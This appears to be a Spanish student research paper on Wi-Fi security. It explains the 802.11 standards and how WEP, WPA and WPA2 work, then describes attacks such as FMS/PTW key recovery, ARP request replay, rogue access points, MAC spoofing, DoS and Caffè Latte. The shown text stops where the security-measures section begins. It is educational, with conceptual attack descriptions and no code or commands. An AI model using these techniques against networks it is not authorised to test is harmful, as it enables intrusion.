

Trabajo de investigación

# Ataques a clientes Wi-Fi

Trabajo de investigación

Maribel Díaz Galiano 4º IDCD A

# Índice

<b>Objetivos e hitos .....</b>	<b>2</b>
<b>Wi-Fi .....</b>	<b>3</b>
<b>WEP .....</b>	<b>4</b>
¿Cómo funciona? .....	4
WEP y redes del hogar .....	5
¿Por qué WEP no se recomienda? .....	5
¿Entonces? .....	5
Cifrado WEP .....	5
Descifrado WEP .....	6
Autenticación .....	7
Seguridad WEP .....	8
<b>WPA .....</b>	<b>10</b>
¿Cómo funciona? .....	10
Versiones .....	11
<b>WPA2 .....</b>	<b>13</b>
<b>Modos de acceso no autorizado .....</b>	<b>13</b>
Asociación accidental .....	13
Asociación malintencionada .....	14
Redes Ad hoc .....	14
Redes tradicionales .....	14
Robo de identidad (MAC spoofing) .....	14
Ataques Man-in-the-middle (MiTM) .....	14
Denial of Service (DoS) .....	14
Inyección en la red .....	14
Ataques Caffé Latte .....	14
<b>Medidas de seguridad .....</b>	<b>15</b>
SSID hiding .....	15
MAC ID filtering .....	15
Static IP addressing .....	15
WIDS .....	15
WIPS .....	15
<b>Ataques .....</b>	<b>16</b>
Creación AP falso .....	16
DoS a AP verídico y suplantación con AP falso .....	17
Creación de AP falso con portal cautivo .....	17
Despliegue de raspberry Pi que automatice las acciones .....	18
Averiguar la clave de una red WEP .....	18
<b>Caso práctico .....</b>	<b>19</b>
Forma manual .....	19
Forma automática (con Wifiphisher) .....	26

## Objetivos e hitos

- **Análisis de los diferentes tipos de redes Wi-Fi (WEP, WPA, WPA2) → 1ª entrega**

A la hora de valorar la seguridad de las conexiones inalámbricas, se puede hacer primero un repaso de las amenazas que suponen un riesgo en este tipo de conexiones. Contextualizar la situación. También se pueden ver medidas de seguridad ante estos ataques, por ejemplo: ocultación de la SSID, filtrado de la ID de la MAC, direccionamiento IP estático, seguridad WEP, WAP, WAP2, etc.

- **Identificación de los tipos de ataques para cada tipo de red Wi-Fi → 2ª entrega**

Por ejemplo: redes ad hoc, la inseguridad de dispositivos Bluetooth, Mac spoofing, ataques man-in-the-middle, ataques DoS, ataques Caffé Latte (una manera de romper la seguridad WEP), etc.

- **Ejecución y reproducción de técnicas (Extracción de conclusiones y posibles medidas de seguridad) → 2ª entrega**

Herramientas: Aircrack (password cracking), Kismet (network sniffer y IDS), Wireshark (network protocol analyzer), Reaver (brute force attack against WPS), WepDecrypt (dictionary attack), etc.

**Necesario también comprar/utilizar una tarjeta Wi-Fi para la última parte. → 2ª entrega**



**Wi-Fi** es el nombre industrial para la tecnología de comunicación inalámbrica *Wireless Local Area Network (WLAN)* relacionada con la familia de estándares de redes inalámbricas IEEE 802.11.

El *Institute of Electrical Engineers (IEEE)* desarrolla muchos estándares tecnológicos para la industria, incluyendo un conjunto de estándares de *Local Area Network (LAN)* nombrados como 802.

Entre todos los estándares IEEE 802, el grupo especialmente centrado en tecnología WLAN es llamado **802.11**.

La mayoría de la gente asocia Wi-Fi con uno de los cinco estándares de propósito general 802.11 WLAN:

- **802.11a. 54 Mbps, 5 Ghz (regulada) (ratificado en 1999)**  
Lo bueno es que tiene velocidad, pero lo malo es que una alta frecuencia acorta el rango y significa más dificultad a la hora de penetrar paredes y otras obstrucciones. No se desarrolló después de 802.11b, sino a la vez. Fue una segunda extensión al original 802.11.
- **802.11b. 11 Mbps, 2.4 GHz (no regulada) (1999)**  
El IEEE expandió el 802.11 original en julio de 1999 creando el 802.11b. Como este y el 802.11a utilizan diferentes frecuencias, estas dos tecnologías son incompatibles entre sí. Lo bueno es que es barato, el rango de señal es bueno y no fácilmente obstruible (pudiendo pasar las paredes), pero tiene una menor velocidad y al ser una señal no regulada, puede interferir con otras frecuencias de otras aplicaciones que usen el mismo rango de 2.4 GHz (como un microondas).
- **802.11g. 54 Mbps, 2.4 GHz (2003)**  
Intenta combinar lo mejor de 802.11a y 802.11b. Lo bueno es que el rango de señal es bueno y no fácilmente obstruible, pero es más caro que 802.11b y puede interferir con otras frecuencias de otras aplicaciones que usen el mismo rango de 2.4 GHz. Compatibilidad con 802.11b.
- **802.11n. 300 Mbps (2009)**  
Más velocidad y rango, pero más caro que 802.11g y el uso de múltiples señales (tecnología **MIMO**) puede interferir con redes basadas en 802.11b/g cercanas.
- **802.11ac. 1300 Mbps en la banda de 5Ghz más 450 Mbps en la banda de 2.4 Ghz,** porque utiliza **dual-band wireless** technology, soportando conexiones simultáneas en ambas bandas Wi-Fi.

Pero hay otros estándares relacionados con el 802.11.

- **802.11 (ratificado en 1997)**  
El original. Menos conocido, pero ya existía antes de que el 802.11a y el 802.11b fueran creados. El 802.11 fue ratificado en 1997. Soportaba data rates de solo 1-2 Mbps.

- **802.11e**
- **802.11ad**
- **802.11ah**
- **802.11X**

Las versiones *consumer* de los productos Wi-Fi han mantenido la compatibilidad hacia atrás a través de los años. Por ejemplo, 802.11b, 802.11g y 802.11n se pueden comunicar entre sí, y las redes Wi-Fi con dispositivos que implementen estos estándares son comúnmente referidos como redes **802.11b/g/n**. El equipamiento 802.11ac también es compatible con estos. El viejo 802.11a, usado en la mayoría de redes empresariales, no es compatible con estos y se ha caído del uso principal como resultado.

La industria *Wi-Fi Alliance* certifica equipamiento *vendor* para asegurar que los nuevos productos Wi-Fi que entran en el mercado siguen las diferentes especificaciones 802.11.

Referencias:

<https://www.lifewire.com/wireless-standards-802-11a-802-11b-g-n-and-802-11ac-816553>

[http://grouper.ieee.org/groups/802/11/Reports/802.11\\_Timelines.htm](http://grouper.ieee.org/groups/802/11/Reports/802.11_Timelines.htm)

## WEP

*Wired Equivalent Privacy* es un protocolo de red estándar que añade seguridad a las conexiones Wi-Fi y otras redes Wireless 802.11. WEP fue diseñado para dar a las redes inalámbricas el nivel de protección de privacidad equivalente al de una red cableada comparable, pero fallos técnicos limitan enormemente su utilidad.

### ¿Cómo funciona?

WEP implementa un esquema de cifrado de datos que usa una combinación de claves generadas por el usuario y el sistema.

La implementación original de WEP soportaba claves de cifrado de 40 bits más 24 bits adicionales de datos generados por el sistema, llegando a claves de 64 bits de longitud total. Para aumentar la protección, este método de cifrado se extendió más tarde para soportar claves más largas incluyendo de: 128 bits (104 + 24), 152 bits (128 + 24) y 256 bits (232 + 24).

En una conexión Wi-Fi, WEP cifra el flujo de datos usando estas claves de manera que deja de ser legible por un humano, pero todavía puede ser procesado por los dispositivos receptores. Las claves en sí no son enviadas por la red sino que son almacenadas en los adaptadores de red inalámbricos o en el registro de Windows.

## WEP y redes del hogar

En los años 2000, los routers que seguían el protocolo estándar 802.11b/g no tenían prácticamente opciones de seguridad disponibles más que WEP, que proporcionaba la protección básica para evitar que los vecinos se metieran en la red.

Normalmente, estos routers permitían a los administradores añadir hasta 4 claves diferentes, de manera que sólo aceptaban conexiones de clientes configurados con una de estas claves.

## ¿Por qué WEP no se recomienda?

WEP fue introducido en 1999. En unos pocos años, varios investigadores de seguridad descubrieron fallos en su diseño. Los “24 bits adicionales de datos generados por el sistema” son técnicamente conocidos como el **Vector de Inicialización (Initialization Vector, IV)** y el **fallo más crítico** del protocolo. Con unas simples herramientas fácilmente disponibles, un atacante puede determinar la clave WEP y usarla para entrar en una red Wi-Fi activa en cuestión de minutos.


Salieron mejoras de WEP como WEP+ y Dynamic WEP, pero fueron intentos que hoy día tampoco son viables.

## ¿Entonces?


WEP fue oficialmente reemplazado por **WPA** en 2004, que a su vez fue más tarde suplantado por **WPA2**. Mientras que tener una red protegida con WEP es mejor que nada, la diferencia es inconcebible desde el punto de vista de la seguridad.

## Cifrado WEP

Dos procesos son aplicados a los datos en texto plano. WEP usa el algoritmo de cifrado **RC4** para la **confidencialidad**, mientras que el **CRC-32** proporciona la **integridad**. Tomando en cuenta WEP-40, la clave secreta de 40 bits es unida a un IV de 24 bits, resultando en una clave de 64 bits de longitud total. La clave resultante es introducida en el Pseudo-Random-Number-Generator (PRNG). El PRNG (RC4) da como salida una clave pseudoaleatoria (*key stream*) basada en la clave de entrada. La secuencia resultante es usada para cifrar los datos mediante una operación XOR. El resultado son bytes cifrados con una longitud igual al número de bytes de datos que se van a transmitir en los datos expandidos más cuatro bytes. Esto es porque la clave pseudoaleatoria es usada para proteger los 32 bits de *Integrity Check Value (ICV)* así como los datos.




**Fig. 1.** A 802.11 frame encrypted using WEP




### Descifrado WEP

Cuando el receptor recibe el paquete, descifra los datos transmitidos usando el la clave pseudoaleatoria generada por el IV del paquete y su propia copia de la clave compartida. El receptor puede comprobar la integridad del texto plano recuperado calculando el ICV del texto plano y comparándolo con el que venía en el paquete. Si coinciden, el mensaje es verificado, si no, el mensaje tiene un error.




**Fig. 2.** Cleartext of ARP request and response packets



## Autenticación


La misma clave compartida usada para cifrar y descifrar los data frames es también usada para la autenticación. Hay dos tipos de autenticaciones 802.11b:

- **Open System authentication:** Es el servicio por defecto de autenticación que no tiene autenticación. Puede parecer contradictorio pero tiene su sentido. Es una *void authentication*. La estación puede asociarse con cualquier punto de acceso y escuchar todos los datos que son enviados en texto plano. Esta autenticación no es segura pero es implementada por su facilidad de uso. Su uso no está recomendado.



- **Shared key authentication:** Mejor que el método anterior. Supone una clave compartida para autenticarse. Es considerado un peligro para la seguridad que la clave de cifrado y de autenticación sean las mismas.





Primero la estación que se quiere conectar envía un *authentication frame* al punto de acceso (AP). Cuando el AP reciba el frame de autenticación inicial, responderá con un frame de autenticación que contiene 128 bytes de un *challenge text* aleatorio generado por el motor WEP de forma estándar. La estación solicitante copiará ese texto en el frame de autenticación, lo cifrará con una clave compartida y lo enviará al AP. El AP lo descifrá usando la misma clave compartida y lo comparará con el texto que le envió antes. Si los textos coinciden, el AP responderá una autenticación indicando una autenticación exitosa, si no, el AP responderá con una autenticación negativa.

#### Referencias:

<https://www.lifewire.com/definition-of-wired-equivalent-privacy-816575>  
<https://www.lifewire.com/what-is-a-wep-key-818305>  
[https://es.wikipedia.org/wiki/Wired\\_Equivalent\\_Privacy](https://es.wikipedia.org/wiki/Wired_Equivalent_Privacy)  
[https://en.wikipedia.org/wiki/Wired\\_Equivalent\\_Privacy](https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy)  
<http://www.math.ucsd.edu/~crypto/Projects/DavidChang/WEP.htm>  
<https://www.quora.com/How-does-WEP-work>  
<http://documentation.netgear.com/reference/sve/wireless/WirelessNetworkingBasics-3-09.html>

### Seguridad WEP

Como el nombre sugiere, la tecnología WEP fue creada con el objetivo de proteger redes Wi-Fi hasta los niveles equivalentes al que las redes Ethernet (por cable) habían sido protegidas antes.

La seguridad de las conexiones inalámbricas era significativamente menor que aquellas Ethernet cuando las redes Wi-Fi se hicieron populares por primera vez. Programas sniffer fácilmente disponibles permitían a cualquier persona con unos pocos conocimientos técnicos conducir por la vecindad y pulsando sobre redes Wi-Fi desde la calle, algo que se conocía como *wardriving*. Sin WEP habilitado, los sniffers podían capturar y ver fácilmente contraseñas y otros datos personales desprotegidos que eran enviados por la red. Sus conexiones a Internet podían ser también alcanzadas y usadas sin permiso.

WEP fue el estándar soportado ampliamente para proteger redes Wi-Fi de tales ataques sniffer.

Lo primero de todo, decir que **WEP es un protocolo inseguro que ha sido deprecado por la Wi-Fi Alliance. Sufre de varias vulnerabilidades relacionadas con la generación de key streams, el uso de IVs y la longitud de las claves.**

El IV es usado para añadir aleatoriedad al key stream, intentando evitar la reutilización de el mismo key stream para cifrar diferentes paquetes. Este propósito no ha sido conseguido en el diseño de WEP, porque, en el caso de WEP-40, el IV es de solo 24 bits de largo (con  $2^{24} = 16.777.216$  valores posibles) y es transmitido en texto plano en cada frame. Entonces, después de cierto periodo de tiempo (dependiendo del tráfico de la red) el **mismo** IV y, consecuentemente, el key stream (es decir, el IV + PSK (la clave compartida)), será reusado, permitiendo al atacante coleccionar los textos cifrados y realizar ataques estadísticos para recuperar el texto plano y la llave.

El primer ataque bien conocido contra WEP fue el ataque *Fluhrer, Mantin y Shamir (FMS)*, en 2001. El ataque FMS se apoya en la manera en que WEP genera los key streams y en el hecho de que también usa IV débiles para generar key streams débiles, haciendo posible a un atacante coleccionar el suficiente número de paquetes cifrados con estos key streams, analizarlos y recuperar la clave.

El número de IV coleccionados para completar el ataque FMS es de 250.000 para llaves de 40 bits y 1.500.000 para 104 bits.

El ataque FMS fue mejorado por Korek, mejorando su rendimiento.

Andreas Klein encontró más correlaciones entre el key stream RC4 y la clave que las que encontraron los del ataque FMS, que pueden ser usadas para romper la clave WEP.

En 2007, *Pyshkin, Tews y Winmann (PTW)* extendieron la investigación de Klein y mejoraron el ataque FMS, reduciendo significativamente el número de IVs necesarios para recuperar satisfactoriamente la llave WEP.

De hecho, el ataque PTW no se apoya en IVs débiles como el ataque FMS y es muy rápido y efectivo. Puede recuperar llaves WEP de 104 bits con una probabilidad de éxito del 50 por ciento usando menos de 40.000 frames y con una probabilidad del 95 por ciento con 85.000 frames.

El ataque PTW es el método por defecto usado por *Aircrack-ng* para romper claves WEP.

Tanto el ataque FMS y el PTW necesitan coleccionar un número bastante grande de frames para tener éxito y pueden ser llevados a cabo pasivamente, sniffing el tráfico inalámbrico en el mismo canal del AP objetivo y capturando frames. El problema es que, en condiciones normales,

tendremos que pasar un tiempo bastante largo para coleccionar pasivamente todos los paquetes necesarios para los ataques, especialmente con el ataque FMS.

Para acelerar el proceso, la idea es **reinyectar** frames en la red para generar tráfico en respuesta de manera que podríamos **coleccionar los IVs necesarios más rápidamente**. Un tipo de frame adecuado para este propósito es el **ARP request**, porque el AP hace broadcast de él y cada vez con un nuevo IV. Como no estamos asociados con el AP, si le mandamos frames directamente, serán descartados y un **DEAUTH frame** es enviado. En vez de eso, podemos capturar ARP requests de clientes que sí estén asociados y retransmitirlos al AP.

Esta técnica es llamada ataque ARP Request Replay y está también adoptada por Aircrack-ng para la implementación del ataque PTW.

Referencias:

<https://www.packtpub.com/books/content/introduction-wep>

<https://www.lifewire.com/what-is-a-wep-key-818305>

<https://eprint.iacr.org/2007/120.pdf>

Referencias generales:

[http://gargasz.info/how\\_internet\\_works\\_i\\_think.pdf](http://gargasz.info/how_internet_works_i_think.pdf)

## WPA

WPA significa *Wi-Fi Protected Access*, y es una tecnología de seguridad para redes Wi-Fi. Fue desarrollada en respuesta a las debilidades de WEP y por lo tanto **mejora** las características de autenticación y cifrado de WEP.

WPA (a veces es referido como un *draft* del estándar IEEE 802.11i) estuvo disponible en 2003. La Wi-Fi Alliance lo creó como una medida intermedia mientras era finalizado el más seguro y complejo WPA2. WPA2 estuvo disponible en 2004 y es un sinónimo del estándar IEEE 802.11i ya completo.

WPA podía ser implementado a través de actualizaciones de firmware en tarjetas de interfaz de red inalámbricas diseñadas para WEP que comenzaron a distribuirse en 1999. Aun así, como los cambios requeridos en los APs eran más grandes que aquellos requeridos en las tarjetas de red, la mayoría de los APs de antes de 2003 no podían ser actualizados para soportar WPA.

## ¿Cómo funciona?

WPA provee un cifrado más fuerte que WEP a través del uso de dos tecnologías estándar: **Temporal Key Integrity Protocol (TKIP)** y **Advanced Encryption Standard (AES)**. WPA incluye también soporte *built-in* para autenticación que WEP no ofrece.

Algunas implementaciones de WPA permiten a clientes WEP conectarse a la red también, pero la seguridad se reduce a la del nivel de la de WEP para todos los dispositivos conectados.

WPA incluye soporte para servidores de autenticación llamados servidores **Remote Authentication Dial-in User Service (RADIUS)**. Este servidor tiene acceso a las credenciales del dispositivo, de manera que los usuarios pueden autenticarse antes de conectarse a la red, y pueden tener mensajes *EAP (Extensible Authentication Protocol)*.

Una vez que un dispositivo se conecta exitosamente a una red WPA, las claves son generadas via un *four-way handshake* que tiene lugar con el AP (normalmente un router).

Cuando el cifrado TKIP es usado, un **código de integridad del mensaje (también conocido como "MICHAEL")** es incluido para asegurar que los datos no han sido spoofed. **Reemplaza al CRC de WEP.**

Adicionalmente a la autenticación y cifrado, WPA también mejora la integridad de la información cifrada. La CRC utilizada en WEP es inseguro, ya que es posible alterar la información y actualizar la CRC del mensaje sin conocer la clave WEP. WPA implementa un **código de integridad del mensaje, también conocido como "MICHAEL"**.

Una variación de WPA, diseñada para ser usada en los hogares, es llamada *WPA Pre Shared Key* o *WPA-PSK*. Es una versión **simplificada** pero todavía poderosa de WPA.

Con WPA-PSK, y de forma similar a WEP, una clave estática o passphrase es configurada, pero usa TKIP. WPA-PSK **cambia automáticamente las claves** en un intervalo de tiempo preestablecido que hace mucho más difícil a los hackers encontrarlas y explotarlas.

Al incrementar el tamaño de las claves, el número de claves en uso y al agregar un sistema de verificación de mensajes, WPA hace que la entrada no autorizada a redes inalámbricas sea mucho más difícil. Por ejemplo, si se reciben dos colisiones MICHAEL en menos de 60 segundos, se puede dejar de responder durante un tiempo específico.

## Versiones

Se pueden distinguir diferentes versiones WPA y mecanismos de protección según el tipo de usuario (de acuerdo con el método de distribución de la clave de autenticación) y el protocolo de cifrado usado.

- **Usuarios objetivo (distribución de la clave de autenticación)**

- **WPA-Personal**

- También referida como WPA-PSK (pre-shared key), está diseñada para casas y pequeñas oficinas que no requieren un servidor de autenticación. Cada dispositivo de la red cifra el tráfico derivando la clave de cifrado de 128 bits de una clave compartida de 256 bits. Esta clave tendrá de 8 a 63 caracteres ASCII.

- **WPA-Enterprise**  
También referida como WPA-802.1x, está diseñada para redes empresariales que requieren un servidor de autenticación RADIUS. Varios tipos del protocolo EAP son usados para la autenticación.
- **Wi-Fi Protected Setup (WPS)**  
Una alternativa pensada para simplificar y fortalecer el proceso, pero que crea una menor seguridad. Consiste en el intercambio de un PIN: el dispositivo debe transmitir un código numérico al router y a cambio este último le envía los datos para acceder a la red. Es decir, si nuestro router tiene habilitada la funcionalidad WPS y queremos acceder a nuestra WI-Fi, simplemente tenemos que enviarle un código PIN de 8 dígitos para que el router nos permita acceder a la red inalámbrica. El inconveniente es que averiguar un PIN de 8 dígitos es mucho menor que el que necesita para averiguar la contraseña WPA2 configurada en la red.

- **Protocolo de cifrado**

- **TKIP (Temporal Key Integrity Protocol)**  
El proceso de TKIP comienza con una clave temporal de 128 bits que es compartida entre los clientes y los APs. Combina la clave temporal con la dirección MAC del cliente. Luego agrega un IV relativamente largo, de 16 octetos, para producir la clave que cifrará los datos. Este procedimiento asegura que cada estación utilice diferentes key streams para cifrar los datos. El hashing de la clave WEP protege los IVs débiles para que no sean expuestos haciendo hashing del IV por cada paquete.

Utiliza el algoritmo RC4 para realizar el cifrado, que es lo mismo que se usa en el cifrado WEP, pero construye la clave de una forma diferente.

Sin embargo, una gran diferencia con WEP es que **cambia las claves** temporales cada 10.000 paquetes. Esto proporciona un método de distribución dinámico que mejora significativamente la seguridad de la red.

Las mejoras de TKIP, como la comprobación de la integridad del paquete, el hashing de clave WEP por paquete, la rotación de claves y un contador de secuencia desalientan muchos ataques. La función de mezcla de claves también elimina los ataques de recuperación de clave WEP.

A pesar de estos cambios, la debilidad de alguna de estas incorporaciones ha permitido nuevos, aunque más estrechos, ataques.

- **CCMP (CRT mode with CBC-MAC Protocol)**  
Usado en WPA2.

Referencias:

<https://www.lifewire.com/definition-of-wifi-protected-access-816576>  
[https://es.wikipedia.org/wiki/Wi-Fi\\_Protected\\_Access](https://es.wikipedia.org/wiki/Wi-Fi_Protected_Access)  
[https://en.wikipedia.org/wiki/Wi-Fi\\_Protected\\_Access](https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access)  
[https://es.wikipedia.org/wiki/Temporal\\_Key\\_Integrity\\_Protocol](https://es.wikipedia.org/wiki/Temporal_Key_Integrity_Protocol)  
<https://dalewifisec.wordpress.com/2013/06/03/keys-keys-and-even-more-keys/>  
<http://documentation.netgear.com/reference/nld/wireless/WirelessNetworkingBasics-3-14.html>  
[https://es.wikipedia.org/wiki/IEEE\\_802.1X](https://es.wikipedia.org/wiki/IEEE_802.1X)  
[https://es.wikipedia.org/wiki/Extensible\\_Authentication\\_Protocol](https://es.wikipedia.org/wiki/Extensible_Authentication_Protocol)  
[https://en.wikipedia.org/wiki/Beacon\\_frame](https://en.wikipedia.org/wiki/Beacon_frame)  
<https://www.osi.es/es/actualidad/blog/2014/11/07/que-es-wps-pin-y-por-que-debes-desactivarlo>

## WPA2

WPA2 es un Sistema para proteger las redes inalámbricas creado para **corregir las deficiencias del sistema previo** en el nuevo estándar 802.11i, WPA. El estándar fue ratificado en junio de 2004.

La Wi-Fi Alliance llama a la versión de clave precompartida *WPA2-Personal* y a la versión con autenticación 802.1x/EAP *WPA2-Enterprise*.

Utiliza el algoritmo de cifrado AES (Advanced Encryption Standard).

El 16 de octubre de 2017 fue descubierta una vulnerabilidad en WPA2.

Referencias:

<https://es.wikipedia.org/wiki/WPA2>  
<http://dl.aircrack-ng.org/breakingwepandwpa.pdf>  
<https://lirias.kuleuven.be/bitstream/123456789/401042/1/wpatkip.pdf>  
<https://www.krackattacks.com/>

## Modos de acceso no autorizado

**Asociación accidental** – Cuando un usuario enciende un ordenador y se conecta a una red del vecindario, puede que ni siquiera se dé cuenta de ello. Aun así, es una brecha en la seguridad debido a que la información es expuesta.

La asociación accidental es un caso de una vulnerabilidad inalámbrica llamada “mala asociación”. Esta puede ser accidental, deliberada o puede ser que el atacante lance “anzuelos” para que el cliente se conecte a su AP (malicioso).

**Asociación maliciosa** – Los dispositivos inalámbricos pueden verse atraídos al AP del atacante. Estos tipos de APs son creados cuando el atacante utiliza algún software que hace que su tarjeta de red inalámbrica parezca un AP legítimo. Una vez que el ladrón ha ganado acceso, puede robar la contraseña o implantar troyanos.

**Redes Ad hoc** – Este tipo de redes se da en redes P2P entre ordenadores que no tienen un AP entre ellos. Un aspecto malo es, por ejemplo, la desafortunada configuración por defecto en la mayoría de versiones de Microsoft Windows, que tienen esta característica activada por defecto. Entonces el usuario puede que no sepa que tiene una red Ad hoc insegura operando en su ordenador.

**Redes no tradicionales** – Redes no tradicionales como el Bluetooth no están a salvo del hacking y deben ser vistas como un riesgo para la seguridad.

**Robo de identidad (MAC spoofing)** – El atacante puede escuchar el tráfico de red e identificar la dirección MAC de un ordenador con privilegios de red.

**Ataques Man-in-the-middle** – El atacante persuade a los ordenadores para que se loguen en un ordenador que está configurado como un soft AP. Hecho esto, el hacker se conecta aun AP real a través de otra tarjeta Wireless ofreciendo un flujo de tráfico constante entre el ordenador transparente suyo y la red real.

**Denial of service (DoS)** – El atacante bombardea el AP con muchas solicitudes. Esto causa que los usuarios legítimos no puedan conectarse a la red o que esta caiga. Estos ataques se apoyan en el abuso de protocolos como el Extensible Authentication Protocol (EAP).

El ataque en sí no expone la información, sino que la interrupción de la red previene el flujo de datos y realmente indirectamente protege los datos previniéndolos de ser transmitidos. La razón usual para realizar este ataque es observar la recuperación de la red, durante la cual todos los códigos del *handshake* inicial son retransmitidos por todos los dispositivos, dando una oportunidad al atacante de hacerse con estos códigos y usar varias herramientas de cracking para analizar debilidades en la seguridad y explotarlas para ganar acceso no autorizado al sistema.

**Inyección en la red** – El atacante puede hacer uso de APs que estén expuestos a tráfico de red no filtrado, concretamente a tráfico de red broadcast como “Spanning Tree” (802.D). El hacker inyecta comandos de reconfiguración de la red falsos que afectan routers, switches y hubs inteligentes.

**Ataques Caffé Latte** – Es otra manera de derribar WEP. No es necesario que el atacante esté en el área de red para usar este *exploit*. Usando un proceso que apunta el Windows Wireless stack,

es posible obtener la clave WEP de un cliente remoto. Enviando una inundación de solicitudes ARP, el atacante toma ventaja de los fallos de WEP 802.11 en la autenticación por clave compartida y el mensaje de modificación. El atacante usa las respuestas ARP para obtener la clave WEP.

## Medidas de seguridad

**SSID hiding** – Ocultar la SSID es simple pero inefectivo. Provee poca protección excepto contra los esfuerzos de cualquier intrusión casual.

